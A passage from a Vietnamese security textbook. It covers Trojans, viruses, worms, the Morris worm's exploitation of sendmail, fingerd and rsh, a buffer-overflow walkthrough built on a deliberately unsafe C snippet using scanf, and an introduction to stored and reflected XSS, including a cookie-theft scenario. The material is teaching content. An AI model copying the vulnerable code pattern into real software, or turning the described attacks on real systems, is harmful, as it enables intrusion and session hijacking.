Ngựa Trojan (thường được gọi tắt là trojan) là một chương trình hoặc một thủ tục câu lệnh bề ngoài có vẻ là hữu ích, vô hại nhưng bên trong lại chứa một đoạn mã thực hiện những chức năng gây hại. Kẻ tấn công thường tạo các chương trình ngựa Trojan là các chương trình thu hút được người dùng như game, phần mềm tiện ích, … Người dùng thiếu cảnh giác sau khi sử dụng các phần mềm ngựa Trojan thì đoạn mã độc bên trong ngựa Trojan sẽ được kích hoạt và thực hiện các hoạt động gây hại như thay đổi phân quyền của các file làm cho nó bị truy cập được bởi tất cả mọi người, thu thập thông tin về tài khoản đăng nhập, … Một ví dụ khác về Trojan mà rất khó bị phát hiện đó là các trình biên dịch đã bị thay đổi để chèn các đoạn mã lệnh vào chương trình được biên dịch nhằm tạo ra backdoor trong chức năng login. Nhờ có backdoor này, kẻ tấn công có thể dễ dàng đăng nhập nhờ một account đặc biệt.

*Điển tích: Con ngựa thành Trojan (còn có tên tiếng việt khác là Troia, Troy)*

*Con ngựa thành Trojan là con* [*ngựa*](http://vi.wikipedia.org/wiki/Ng%E1%BB%B1a) *gỗ mà quân* [*Hy Lạp*](http://vi.wikipedia.org/wiki/Hy_L%E1%BA%A1p) *đã sử dụng để chiến thắng quân* [*Trojan*](http://vi.wikipedia.org/wiki/Troia) *trong* [*cuộc chiến thành Trojan*](http://vi.wikipedia.org/wiki/Chi%E1%BA%BFn_tranh_th%C3%A0nh_Troia)*. Sau 10 năm chiến đấu ở thành Trojan, quân* [*Hy Lạp*](http://vi.wikipedia.org/wiki/Hy_L%E1%BA%A1p) *không thể chiến thắng quân Trojan bằng sức mạnh quân đội nên đã buộc phải làm theo kế của* [*Odyssey*](http://vi.wikipedia.org/wiki/Odyssey) *là dỡ tàu ra và lấy gỗ để làm thành một con ngựa, sau đó giả vờ rút khỏi và chỉ để lại một người, người này có nhiệm vụ đánh lừa quân Trojan khiến họ tưởng rằng ngựa gỗ là món quà của quân Hy Lạp đền bù cho bức tượng* [*Athena*](http://vi.wikipedia.org/wiki/Athena) *đã bị phá hủy. Thực chất trong con ngựa chứa đầy lính. Khi quân Trojan no say sau bữa tiệc chiến thắng, quân Hy Lạp trong bụng ngựa đã xông ra đánh và mở cổng thành cho quân bên ngoài vào. Nhờ có ngựa gỗ mà quân Hy Lạp đã chiến thắng.*

*Nguồn:* [*http://vi.wikipedia.org/wiki/*](http://vi.wikipedia.org/wiki/)

#### 9.2 VIRUS MÁY TÍNH

##### 9.2.1 Định nghĩa, cấu trúc và cách thức hoạt động

Virus máy tính (sau đây sẽ gọi tắt là virus) xuất hiện vào khoảng những năm 1980 và ngày nay đã trở thành một khái niệm quen thuộc với tất cả chúng ta. Virus là một mẩu phần mềm, có khả năng “*tiêm nhiễm*” vào các chương trình khác bằng cách thay đổi chương trình gốc. Việc thay đổi được thực hiện bằng cách “*tiêm*” vào chương trình gốc một bản copy của virus và bản copy này sau đó sẽ lây lan sang các chương trình khác. Đặc tính cơ bản nhất của virus là khả năng tự sao chép chính nó. Khi một máy tính bị nhiễm virus thực hiện một chương trình chưa bị nhiễm virus, một bản copy mới của virus sẽ được lây nhiễm sang chương trình được thực hiện. Virus không chỉ lây lan giữa các chương trình trong cùng một máy tính mà còn có thể lây lan từ máy tính này sang máy tính khác khi một chương trình bị nhiễm virus của máy tính này được sao chép sang một máy tính khác.

Cấu tạo của một virus máy tính có thể chia làm ba phần sau:

* **Cơ chế lây nhiễm (infection mechanism):** Là cơ chế giúp virus tự sao chép bản thân nó và lây nhiễm từ chương trình này sang chương trình khác.
* **Kích hoạt (trigger):** Là các sự kiện hoặc điều kiện xác định khi nào *nội dung chính (payload)* sẽ được kích hoạt.
* **Nội dung chính (payload):** Chính là phần thực hiện các hành động phá hoại của virus

Vòng đời của một virus có thể được chia thành bốn pha như như sau:

* **Pha tiềm tàng (dormant phase):** Trong pha này, virus ở trạng thái ngủ, tức là không hoạt động gì cả
* **Pha lây lan (propagation phase):** Virus sao chép bản thân nó và “*tiêm*”bản sao đấy vào một chương trình khác hoặc vào một vị trí nào đó trên ổ đĩa. Thông thường, để tránh bị phát hiện bởi các phần mềm diệt virus, virus không sao chép nguyên bản mà sẽ chỉnh sửa đi một chút (ví dụ: đảo vị trí của các đoạn mã, mã hóa bằng các khóa khác nhau, …)
* **Pha kích hoạt (trigger phase):**  Virus được kích hoạt (chuyển từ pha tiềm tàng sang pha hoạt động) khi thỏa mãn một điều kiện được định nghĩa trước hoặc khi có một sự kiện được định nghĩa trước xảy ra.
* **Pha hoạt động (execution phase):** Sau khi được kích hoạt, virus sẽ thực hiện hành động theo chủ ý của người tạo ra virus. Các hành động này thường mang tính phá hoại như: xóa tệp tin, dừng hệ thống, …

Để tránh việc lây nhiễm nhiều lần lên cùng một chương trình, trong đoạn mã của virus thường chứa một bộ phận được gọi là *chữ ký* (ví dụ: một chuỗi ký tự đặc biệt). Trong pha lây lan, virus sẽ kiểm tra sự tồn tại của *chữ ký* trong chương trình đích và sẽ chỉ thực hiện việc lây lan đối với những chương trình chưa có chữ ký.

##### 9.2.1 Các loại virus

Hiện nay, chưa có một cách phân loại thống nhất cho các loại virus. Thông thường, người ta có thể phân loại virus theo đối tượng lây nhiễm, hoặc theo cách virus che giấu bản thân, … Dưới đây, sẽ trình bày phân loại theo đối tượng lây nhiễm của virus. Virus có thể phần làm ba loại như sau:

* Virus lây nhiễm qua boot sector: Loại virus này ký sinh trong các đĩa dùng để khởi động máy tính và nó được lây lan khi người dùng dùng đĩa bị nhiễm virus để khởi động máy tính.
* Virus lây nhiễm qua file: Loại virus này ký sinh trong các tệp tin hoạt động (executable file). Nó thường được chèn vào đầu của các chương trình chủ. Khi chương trình chủ hoạt động thì đoạn mã của virus sẽ được gọi đến, sau khi đoạn mã của virus hoạt động xong chương trình chủ sẽ hoạt động bình thường. Chính vì thế, nêu thời gian hoạt động của đoạn mã virus không đáng kể thì người dùng sẽ rất khó phát hiện ra sự có mặt của virus.
* Macro virus: Lây nhiễm thông qua các đoạn mã macro. Loại virus này ký sinh trong các tệp tin cho phép chứa mã macro, ví dụ: tệp tin Microsoft word, Microsoft excel, ….

#### 9.3 SÂU MÁY TÍNH (WORM)

##### 9.3.1 Định nghĩa, cấu trúc và cách thức hoạt động

Sâu máy tính (sau đây sẽ gọi tắt là sâu) là một chương trình độc hại thuộc loại *tồn tại độc lập*, nghĩa là một chương trình hoàn chỉnh, có thể tự hoạt động mà không cần phải ký sinh trên một chương trình nào khác. Đây chính là điểm khác biệt cơ bản của sâu so với virus.

Sâu có khả năng tự sao chép chính bản thân nó và gửi bản sao từ máy tính đã bị lây nhiễm sang máy tính chưa bị lây nhiễm thông qua mạng máy tính. Như vậy, có thể thấy rằng, trong khi sự phá hoại gây ra bới virus hầu hết là bó hẹp trong phạm vi máy tính thì sự phá hoại gây ra bới sâu có thể ảnh hưởng tới toàn mạng, sự lan truyền của sâu có thể ảnh hưởng đến băng thông của mạng.

Sâu có thể dùng các phương pháp sau để lây lan:

* Thư điện tử (electronic mail): Sâu sử dụng thư điện tử để gửi một bản copy chính nó sang một máy tính khác. Khi thư điện tử chứa sâu được nhận hoặc được đọc, sâu sẽ tiêm nhiễm vào máy tính chứa thư điện tử đó.
* Điều khiển từ xa (remote execution): Sâu thực hiện các lệnh điều khiển từ xa (ssh, rsh, rexec, …) để thực hiện các chức năng của nó trên một máy tính khác.
* Đăng nhập từ xa (remote login): Sâu sử dụng chức năng đăng nhập từ xa để đăng nhập vào một máy tính khác và dùng các lệnh đề tạo một bản sao chép của nó lên máy tính đấy.

Cũng giống như virus, vòng đời của sâu gồm có bốn pha: pha tiềm tàng, pha lây lan, pha kích hoạt, pha hoạt động. Pha lây lan được thực hiện như sau;

1. Tìm kiếm các máy tính kết nối với máy tính hiện tại. Thông thường việc tìm kiếm này được thực hiện bằng cách duyệt bảng chứa thông tin của các máy đang kết nối với máy hiện tại.
2. Xác lập kết nối với các máy tính tìm thấy ở bước 1.
3. Sao chép bản thân và tự cài đặt vào các máy tính được kết nối ở bước 2.

##### 9.3.1 Sâu Morris

Sâu Morris được tạo ra bởi Robert Morris vào năm 1988, là sâu đầu tiên được coi là có sức ảnh hưởng lớn. Nó đã làm tê liệt hoạt động của một lượng lớn máy tính vào một số ngày vào năm 1988. Bản thân sâu Morris không thực hiện các hành động phá hoại trên máy tính bị nhiễm nhưng sự lây lan nhanh chóng của nó cùng với sự tái lây nhiễm nhiều lần trên cùng một máy tính đã làm cho một lượng lớn máy tính bị ngừng hoạt động.

Các lỗ hổng an ninh được lợi dụng để thực hiện việc lây lan sâu Morris gồm có:

* Lỗ hổng của phần mềm sendmail: Vào thời điểm khi sâu Morris được phát tán, phần mềm sendmail cho phép được gửi mail đến một máy khác với địa chỉ người nhận là một chương trình. Nếu chương trình sendmail của phía nhận đang chạy ở hệ debug thì khi nhận được một mail với địa chỉ người nhận là một chương trình, nó sẽ chạy chương trình đó với mã để chạy là phần nội dung của mail. Sâu Morris đã sử dụng lỗ hổng này và thực hiện cơ chế lây lan như sau: o Kêt nối với máy tính đối tượng ở cổng 25 (cổng dành cho giao thức SMTP), dùng lệnh DEBUG để bật chế độ debug. o Chỉ định nơi nhận nội dung mail là shell (thay vì hòm thư (mail box) như thông thường).

o Nội dung mail là một đoạn mã C, đoạn mã này sẽ được chuyển cho shell và chuyển thành một tệp tin có thể chạy được. o Tệp tin này được biên dịch và chạy. Khi chạy nó sẽ mở một kết nối đến máy tính đã gửi mail và copy chương trình sâu Morris từ máy tính gửi mail về máy tính nhận mail. Chương trình sâu Morris sau đấy sẽ được biên dịch, chạy và tiếp tục lây lan sang máy tính khác.

* Lỗi tràn bộ đệm trong trình chạy ngầm fingerd: Finger là một giao thức được sử dụng để thu thập thông tin của các người dùng khác. Finger hoạt động theo mô hình client-server. Máy khách sẽ thực hiện giao thức finger để gửi yêu cầu lên máy chủ, trong khi máy chủ sẽ chạy ngầm chương trình fingerd (fingerd daemon) để đáp ứng các yêu cầu từ phía máy khách. Vào thời điểm sâu Morris được phát tán, giao thức finger có lỗi tràn bộ đệm (lỗi này xuất phát từ lệnh gets được sử dụng trong giao thức finger). Morris đã lợi dụng lỗi tràn bộ đệm của giao thức finger để sao chép và lan truyền sâu Morris từ máy tính này sang máy tính khác.
* Đăng nhập từ xa dùng chương trình rsh: Sâu Morrish lợi dụng chương trình rsh để đăng nhập vào các máy tính ở xa như một user hợp lệ. Để làm được điều này, trước hết sâu Morris sẽ thực hiện phán đoán mật khẩu login bằng cách bẻ khóa các file chứa mật khẩu trên máy hiện tại và sử dụng mật khẩu này để login vào các máy khác với suy luận rằng người dùng thường sử dụng cùng một account để login vào các hệ thống khác nhau.

#### 9.4 LỖI TRÀN BỘ ĐỆM (BUFFER OVERFLOW)

Trong phần 9.3.2 chúng ta có đề cập đến lỗi tràn bộ đệm được khai thác trong sâu Morris, vậy lỗi tràn bộ đệm là gì ?

Lỗi tràn bộ đệm là một điều kiện bất thường khi một tiến trình lưu dữ liệu vượt ra ngoài biên của một bộ nhớ đệm có chiều dài cố định. Lỗi tràn bộ đềm thường xảy ra khi việc kiểm tra biên của vùng nhớ đệm không được thực thi trước khi thực hiện lưu dữ liệu. Dữ liệu bị tràn sẽ ghi đè lên dữ liệu trong các vị trí bộ nhớ liền kề. Dữ liệu bị ghi đè có thể là dữ liệu của các vùng nhớ đệm khác, các biến hoặc quan trọng hơn là các dữ liệu điều khiển luồng chạy của chương trình. Kẻ tấn công thường khai thác lỗi tràn bộ đệm để làm cho một chương trình đang chạy thực thi một đoạn mã được cung cấp. Sao đây là một mô tả tương đối tổng quan về về cơ chế này.

Bộ đệm (stack) là một vùng nhớ liên tục có kích thước giới hạn ***thường*** được dùng để lưu trữ các giá trị tạm thời của các chương trình con. Khi một chương trình mẹ *ABC* gọi thực hiện một chương trình con *abc*, hệ điều hành sẽ cất địa chỉ quay lui (lệnh tiếp theo của chương trình *ABC*, ngay sau lời gọi *abc*) vào ngăn xếp hệ thống; sau đó các dữ liệu tạm thời của *abc* (tức là các biến nhớ cục bộ của nó) cũng được bố trí tiếp tục trên ngăn xếp này. Bản thân các tham số truyền từ *ABC* cho *abc* cũng sẽ được coi như các biến cục bộ ẩn và lưu giữ trên ngăn xếp này. Khi chương trình con *abc* kết thúc, hệ điều hành sẽ giải phóng phần bộ nhớ tạm lưu các biến cục bộ của nó, rồi lấy ra địa chỉ quay lui, và chuyển điểu khiển về cho đoạn mã lệnh xác định bởi địa chỉ này (tức là lệnh thực thi tiếp theo trong ABC). Như vậy nếu như một trong các biến cục bộ mà bị “tràn”, tức là dữ liệu nhập vào đó lớn hơn dự kiến và tràn sang các địa chỉ bộ nhớ tiếp theo, thì có khả năng chính ô chứa địa chỉ quay lui nói trên có thể bị ghi đè. Từ đó hệ điều hành có thể chuyển điều khiển tới một đoạn mã lệnh khác (hoặc một đoạn dữ liệu bất kỳ), gây ra mất điều khiển hoặc sai hỏng.

*Xem xét một ví dụ đơn giản sau về lỗi tràn bộ đệm:*

void func(){

int m=1,n=2;

smt[126]; //cấp phát bộ nhớ độ dài 126 bytes trên bộ nhớ đệm cho biến a

printf(“enter a string\n”);

scanf(“%s”,smt); // sao chép giá trị của chuỗi ký tự nhập vào vùng nhớ đệm của biến a }

Trong ví dụ trên đây, ta thấy rằng nếu người dùng nhập vào chuỗi ký tự

“XXX…XXX” (127 chữ X) thì chữ X sau cùng sẽ tràn ra khỏi vùng bộ nhớ đệm của biến *smt*.

Tiếp theo ta xét một đoạn chương trình chính sẽ thực hiện lời gọi hàm *func* nói trên. int main(){

…

func(); int i = 7;

… return 0;

}

Khi hàm *main()* thực hiện lệnh gọi hàm *func();* trước khi mã lệnh *func* được thực hiện, hệ điều hành cất địa chỉ lệnh thực hiện tiếp theo (tức lệnh gán giá trị *i=7*) vào ngăn xếp. Giả sử địa chỉ bộ nhớ của lệnh gọi hàm func() là 0012340C và lệnh thực hiện lệnh i=7 là 00123411. Khi thực hiện lệnh gọi hàm func() thì tình trạng bộ nhớ đệm sẽ như phản ánh ở hình vẽ dưới, trong đó địa chỉ quay về hàm main(), 00123411, sẽ được lưu vào vùng nhớ đệm ngay phía dưới phần bộ nhớ lưu biến *smt* của hàm func(). Vì vậy, khi thực hiện hàm *scanf* trong hàm *func* nếu người dùng nhập vào *smt* một chuỗi ký tự dài hơn 126 ký tự, thì các ký tự thừa sẽ đè lên địa chỉ quay về ô chứa giá trị 00123411 tạo thành một địa chỉ quay về mới. Kẻ tấn công có thể lựa chọn giá trị nhập vào sao cho địa chỉ quay về là theo ý của kẻ tấn công.



Stack



smt



m



n




1



2



“XXX…



int i = 7;

…

return 0;



00123411


Cơ chế tổng quát này có thể bị lợi dụng bởi kẻ tấn công như sau. Kẻ địch sẽ cố tình tìm cách chiếm quyền điểu khiển, tức là làm cho hệ điều hành chuyển điều khiển đến một đoạn mã độc có sẵn trong bộ nhớ. Lỗi không kiểm soát bộ đệm (của một lập trình viên bất cẩn) có thể bị lợi dụng, kẻ địch sẽ tìm cách nhập dữ liệu sao đó để một biến cục bộ tràn vào ô nhớ chứa địa chỉ quay lui. Hơn nữa, giá trị ghi đè này là một địa chỉ tính toán trước. Chẳng hạn, hãy tưởng tượng, kẻ địch khôn ngoan có thể tìm cách đưa vào bộ nhớ một đoạn mã độc, ngụy trang như một đoạn dữ liệu (bộ nhớ dữ liệu có thể có những giá trị bất kỳ và bình thường không bao giờ có thể được thực hiện). Từ đó việc lợi dụng lỗi tràn bộ nhớ đệm đã tạo ra một cơ chế để kẻ tấn công có thể khéo léo khiến hệ điều hành chuyển điều khiển đến đoạn bố nhớ dữ liệu chứa mã độc nói trên!

Trên đây ta mới xem xét một ví dụ khá xưa cũ (trước đây từng tồn tại trong các trình hệ thống viết bằng ngôn ngữ C). Ngày nay các đoạn mã phạm lỗi cơ bản như vậy đa phần đã được sửa chữa, tuy nhiên nguyên lý cơ bản nói trên (về cơ chế khai thác) vấn đúng và được áp dụng trong những tình huống đa dạng và tinh vi hơn. Trong nhiều mô hình lập trình hiện đại với các các ngôn ngữ cao cấp, các con trỏ hàm (function pointer) và các xử lý ngoại lệ (exception handler) vẫn được sử dụng để xử lý mềm dẻo cho các tình huống đa dạng và sự cố bất thường. Vì vậy kẻ tấn công am hiểu các môi trường hiện đại này sẽ có khả năng lợi dụng tinh vi các lỗi tràn bộ đệm ở đây để tiêm các địa chỉ mã độc vào các địa chỉ xử lý đặc biệt nói trên, thông qua đó mà chiếm đẩy điều khiển về đoạn mã độc đã được bố trí đợi sẵn.

#### 9.5 TỔNG QUAN VỀ AN TOÀN ỨNG DỤNG WEB

Sự phát triển mạnh mẽ của công nghệ thông tin và đặc biệt là sự bùng nổ của internet đã mang lại cho con người rất nhiều tiện ích mà ta không thể hình dung được cách đây 1 thập kỷ. Các hoạt động giao dịch trực tuyến như thương mại điện tử hay thanh toán trực tuyến ngày càng phổ biến. Các công ty lớn như Google, Facebook, Ebay, Amazon, Yahoo… là các mô hình doanh nghiệp thành công nhờ vào chú trọng việc khai thác các lợi ích mà internet mang lại. Ở bất kỳ đâu, chỉ với một máy tính có nối mạng internet, khách hàng có thể thực hiện các giao dịch của mình một cách thuận tiện và nhanh chóng.

Hiện nay có rất nhiều công nghệ xây dựng các ứng dụng Web như J2EE của SUN, ASP và ASP.NET của Microsoft hay PHP của cộng đồng mã nguồn mở. Các công nghệ này đều sử dụng mô hình 3 bên (three-tiers model) gồm: trình duyệt máy khách, máy chủ ứng dụng và máy chủ cơ sở dữ liệu (hình 9.1).



**Hình 9.1:** Mô hình Web 3 bên

Trong mô hình này, người sử dụng thông qua trình duyệt Web gửi yêu cầu đến ứng dụng Web, máy chủ ứng dụng Web sẽ xử lý yêu cầu này, truy vấn đến cơ sở dữ liệu và nhận kết quả trả về cho máy khách. Giả sử trong một ứng dụng internetbanking cho phép người dùng thực hiện chuyển khoản trực tuyến, người dùng sẽ đăng nhập vào hệ thống bằng cách điền vào tài khoản và mật khẩu trong khung đăng nhập, máy chủ ứng dụng nhận dữ liệu từ người dùng, từ dữ liệu này máy chủ sẽ thực hiện việc xử lý để hình thành câu truy vấn đến cơ sở dữ liệu, xác thực xem người dùng có hợp lệ hay không. Nếu như dữ liệu do người dùng cung cấp bị sửa đổi với ý đồ xấu, câu truy vấn cơ sở dữ liệu có thể bị thay đổi cấu trúc, từ đó kết quả trả về sẽ khác với ý muốn của người lập trình.

Có thể thấy việc xây dựng các trang Web động cho phép xây dựng câu truy vấn động từ đầu vào do người sử dụng cung cấp tiềm ẩn một nguy cơ mất an toàn cao nếu như không có một cơ chế kiểm tra dữ liệu đầu vào một cách chặt chẽ.

##### 9.5.1 Một số nguy cơ phổ biến đối với ứng dụng Web

Trong các phân tích và xếp hạng về các mối nguy cơ bị tấn công phổ biến đối với các ứng dụng Web, tấn công thuộc loại Cross-Site Scripting (XSS) là phổ biến nhất. Tuy nhiên, theo báo cáo an ninh toàn cầu năm 2011của Trustwave, tuy chỉ chiếm 7% trong số các cuộc tấn công trong năm 2010 nhưng SQL Injection vẫn đứng đầu về mức độ nguy hại (bảng 9.2). Thậm chí vào ngày 27/3/2011, trang chủ MySQL là

MySQL.com đã trở thành nạn nhân của SQL Injection. [5]

|  |  |  |  |
| --- | --- | --- | --- |
| Xếp hạng | Phương thức | Tỉ lệ % năm 2010 | Thay đổi so với năm 2009 |
| 1 | SQL Injection | 7% | Không đổi |
| 2 | Logic Flaws | 7% | Không đổi |
| 3 | Authorization Bypass | 5% | Không đổi |
| 4 | Cross-site Scripting (XSS) | 26% |  |
| 5 | Authentication Bypass | 8% | Không đổi |
| 6 | VulnerableThird-party Software | 3% |  |
| 7 | Session Handling | 13% |  |
| 8 | Cross-site Request Forgery (CSRF) | 11% | Không đổi |
| 9 | Verbose Errors | 13% |  |
| 10 | Source Code Disclosure | 7% | Mới xuất hiện |


**Bảng 9.2:** Bảng xếp hạng các phương pháp tấn công ứng dụng

(phỏng theo thống kê của Trustwave [4] )

Trong một báo cáo khác của dự án Web Hacking Incident Database năm 2011, SQL Injection và XSS cũng đứng ở vị trí đầu tiên (hình 9.3).

##### 9.5.2 Một số quan sát đối với đảm bảo an toàn trong cộng đồng xây dựng web tại Việt năm trong giai đoạn 2006-2010

*Nhận thức chung của cộng đồng về an toàn thông tin còn thấp:* Phảt triển Web là một trong những công việc khá phổ biến trong công nghiệp CNTT hiện nay. Do sự phát triển cao của các công nghệ hỗ trợ, một lập trình viên “mới ra lò” cũng có thể phát triển được một dịch vụ với nhiều tính năng không tầm thường trong một khoảng thời gian tương đối ngắn. Tuy nhiên, dù đảm bảo tốt phần tính năng nghiệp vụ, các LTV hầu hết còn hiểu biết khá ấu trĩ về ATTT, dễ dẫn tới những ngộ nhận và lỗi nghiêm trọng trong đảm bảo an toàn.



**Hình 9.3**: Tỷ lệ phần trăm các loại tấn công vào ứng dụng Web năm 2010 [6]

*Sự tận dụng công nghệ quá mới quá nhanh:* Một trong những nguyên nhân lớn khác của các lỗi an toàn thông tin phổ biến trong ứng dụng Web là do sự lạm dụng thái quá các công nghệ công cụ Web đời mới. Các công nghệ mới phát triển rất nhanh để đáp ứng nóng sốt các nhu cầu mới của xã hội tiêu dùng hiện đại nên đã không tránh khỏi các lỗ hổng bảo mật phát sinh mới (và sau đó các hang phát hành lại phải đi vá liên tục).

*Sức ép phải hoàn thành sản phẩm quá gấp và sự thiếu các hiểu biết đầy đủ về các giải pháp bảo mật có sẵn:* Một trong những câu chuyện muôn thưở của ngành CNTT là sự thúc ép phải đảm bảo yêu cầu tiến độ do hợp đồng qui định, do sự bức thiết của nhu cầu sản phẩm, thường là rất nóng. Cho nên các yêu cầu về đảm bảo an toàn thông tin thường không được đánh giá (cũng do không được thấu hiểu) và không được tôn trọng đúng mức.

*Thiếu các giải pháp công cụ lập trình mềm dẻo về ATTT cho phát triển ứng dụng Web:* Các giải pháp công cụ an toàn thông tin do các hãng đưa ra thường được lồng ghép trong các khung cảnh có sẵn của các nền móng công cụ phát triển. Vì vậy các công cụ này thực sự chưa có tính mềm dẻo cần thiết để có thể dễ dàng nhúng vào các dự án phảt triển Web một cách tiện lợi. Đây cũng có thể là lý do tại sao mà các công cụ lập trình về ATTT cho ứng dụng Web chưa được biết đến và ứng dụng nhiều. ★**9.6 GIỚI THIỆU TẤN CÔNG CROSS-SITE SCRIPTING (XSS)**

##### 9.6.1. Khái niệm

Khi phân tích, thiết kế hệ thống Web, người phát triển không thể lường hết được các lỗ hổng mà ứng dụng Web đó đang gặp phải. Sự tồn tại các lỗ hổng đó có thể do nhiều nguyên nhân:

* Do người lập trình sơ ý tạo nên,  Do trang web tải thông tin từ nhiều nguồn khác nhau mà không có cơ chế kiểm soát kỹ các đoạn mã được tải về
* Do người dùng nhập vào mà cơ chế kiểm soát đầu vào người dùng của trang web lại không được cài đặt tốt.

Như vậy, các đoạn mã độc có thể tồn tại ngay trong mã của ứng dụng Web hoặc được tiêm vào các trang được sinh ra tự động trong quá trình sử dụng của người dùng (code injection - tiêm mã độc). Máy chủ ứng dụng Web lại coi như trang được sinh ra đó luôn là hợp lệ và không tiến hành kiểm tra xem có bị nhúng mã độc hay không. Qua đó, khi người dùng khác vào xem thông tin sẽ vô tình bị nhiễm mã độc và lại bắt đầu lây lan cho các người dùng khác (cross-site). Trong trường hợp các mã độc được nhúng vào là dạng script code (mã lệnh các ngôn ngữ bậc cao được nhúng vào chương trình HTML) thì ta gọi đó là tấn công XSS (Cross-Site Scripting).

Định nghĩa tổng quan về tấn công kịch bản liên trang (Cross-Site Scripting – gọi tắt là XSS):


*Cross-Site Scripting hay còn được gọi tắt là XSS là một kỹ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP…) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, Jscript, DHTML và cũng có thể là cả các thẻ HTML!*

##### 9.6.2 Phân loại

Tấn công XSS hiện tồn tại 2 hình thức là *Stored XSS* và *Reflected XSS*. Hiểu một cách đơn giản, *Stored XSS* là cách tấn công mà mã độc đã được lưu cất trên máy chủ web thông qua một cách nào đó (tiêm vào thông qua cơ chế nào đó); *Reflected* XSS là cơ chế tấn công sử dụng ứng dụng Web để truyền lại cho nạn nhân các mã độc hại. Ta sẽ xem xét kỹ 2 hình thức này để phân biệt sự khác nhau của chúng.

##### *a) Stored XSS*

Trong kiểu tấn công này, kẻ tấn công bắt buộc phải lưu trữ các mã độc hại của mình trên ứng dụng Web, có thể là trong cơ sở dữ liệu của người dùng. Như vậy đây là hình thức tấn công các ứng dụng Web mà ở đó cho phép kẻ tấn công có thể chèn một đoạn script nguy hiểm (thường là Javascript) vào ứng dụng Web thông qua một chức năng nào đó (ví dụ: viết lời bình, viết sổ guestbook, gửi bài, …) để từ đó khi các thành viên khác truy cập website (có mã của kẻ tấn công gửi lên) sẽ bị dính mã độc từ website có chèn mã của kẻ tấn công đó Hình 9.4. Do các mã độc này thường được lưu lại trong CSDL của website nên được gọi với từ *Stored*.



**Hình 9.4**: Mô hình tấn công Stored XSS

Ví dụ: một website là một diễn đàn, nơi các thành viên có thể đưa các bài viết lên, và các bài viết này sẽ được hiển thị cho tất cả các thành viên còn lại xem. Website như thế có thể được các hacker sử dụng để thực hiện loại tấn công này. Kẻ tấn công viết một mẩu tin như **Error! Reference source not found.**và gửi lên website. Mẩu tin ày chứa một đoạn mã độc để ăn cắp cookie. Website này lại không có cơ chế kiểm tra thông tin người dùng tốt, đã chấp nhận lưu trữ mẩu tin này lại. Như vậy mẩu tin đã được lưu trữ trong CSDL của hacker, cũng là một người dùng của website đó. Khi một nạn nhân muốn đọc bài viết có chứa đoạn mã trên thì phải tải cả đoạn mã độc xuống trình duyệt của mình. Đoạn mã độc được chạy trên trình duyệt web của nạn nhân, nó sẽ gửi cookie của nạn nhân cho một máy chủ Web mà được kiểm soát bởi kẻ tấn công.

Trước tiên kẻ tấn công lưu bài viết chứa mã XSS trên diễn đàn. Nạn nhân đầu tiên đăng nhập vào diễn đàn và sẽ được xác định bởi một cookie mà được thiết lập trên trình duyệt. Nạn nhân sau đó có thể đọc bài viết của kẻ tấn công đã đăng các mã độc được gửi trả lại như một phần của bài viết và sau đó nó sẽ được dịch và chạy trên trình duyệt. Đoạn mã XSS sẽ gửi cookie của nạn nhân cho kể tấn công. Với session cookie của nạn nhân kẻ tấn công có thể giả danh nạn nhân trong diễn đàn này và có tất cả các quyền của nạn nhân.

##### *b) Reflected XSS*


